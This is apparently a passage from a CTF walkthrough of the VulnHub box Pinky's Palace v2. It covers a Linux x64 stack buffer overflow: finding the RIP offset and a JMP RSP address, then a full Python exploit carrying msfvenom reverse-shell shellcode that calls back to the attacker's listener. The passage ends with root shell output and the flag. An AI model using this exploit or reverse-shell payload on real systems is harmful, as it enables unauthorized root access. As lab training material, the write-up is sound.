AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQ

AAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA
```


- Determine the RIP offset

```
pattern_offset jAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA
```




- RIP offset: 120
- We have 120bytes to work with for our shellcode

4. Test RIP offset with Bs



5. Determine JMP/CALL RSP address

```
jmpcall
```



- So that RIP will point to the RSP, where our shellcode is at.
- Address: `0x400cfb`
- Little Endian: `\xfb\x0c\x40\x00`

6. Generate msfvenom payload

- `\x00\x0a\x0d` generally are bad chars

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.1 LPORT=4444 -a x64 --platform linux -b '\x00\x0a\x0d' -o payload
# 119 bytes
```

7. Final Payload:

- NOP + Shellcode + Return Address

```
#!/usr/bin/python3
import socket
buf =  b"\x90" # To be exactly 120bytes
buf += b"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05"
buf += b"\xef\xff\xff\xff\x48\xbb\xd6\x1d\x88\xf3\xcb\x57\x3b"
buf += b"\x8c\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"
buf += b"\xbc\x34\xd0\x6a\xa1\x55\x64\xe6\xd7\x43\x87\xf6\x83"
buf += b"\xc0\x73\x35\xd4\x1d\x99\xaf\x0b\xff\x3a\x8d\x87\x55"
buf += b"\x01\x15\xa1\x47\x61\xe6\xfc\x45\x87\xf6\xa1\x54\x65"
buf += b"\xc4\x29\xd3\xe2\xd2\x93\x58\x3e\xf9\x20\x77\xb3\xab"
buf += b"\x52\x1f\x80\xa3\xb4\x74\xe6\xdc\xb8\x3f\x3b\xdf\x9e"
buf += b"\x94\x6f\xa1\x9c\x1f\xb2\x6a\xd9\x18\x88\xf3\xcb\x57"
buf += b"\x3b\x8c"
buf += b"\xfb\x0c\x40\x00"


soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
soc.connect(('192.168.1.1',31337))

soc.send(buf)

soc.close()
```

8. Obtain root flag

```
┌──(root💀kali)-[~/vulnHub/pinkysPalacev2/192.168.1.4/loot]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.4] 33956
whoami
root
cd /root
ls
root.txt
cat root.txt
 ____  _       _           _
|  _ \(_)_ __ | | ___   _( )___
| |_) | | '_ \| |/ / | | |// __|
|  __/| | | | |   <| |_| | \__ \
|_|   |_|_| |_|_|\_\\__, | |___/
                     |___/
 ____                 _
|  _ \ __ _| | __ _  ___ ___
| |_) / _` | |/ _` |/ __/ _ \
|  __/ (_| | | (_| | (_|  __/
|_|   \__,_|_|\__,_|\___\___|

[+] CONGRATS YOUVE PWND PINKYS PALACE!!!!!!
[+] Flag: 2208f787fcc6433b4798d2189af7424d
[+] Twitter: @Pink_P4nther
[+] Cheers to VulnHub!
[+] VM Host: VMware
[+] Type: CTF || [Realistic]
[+] Hopefully you enjoyed this and gained something from it as well!!!
```

Tags: #port-knocking #protocol/http/form-bruteforce #protocol/ssh/key-bruteforce #linux-priv-esc/suid/unknown-exec #ghidra #linux-priv-esc/cronjob #bof/linux-bof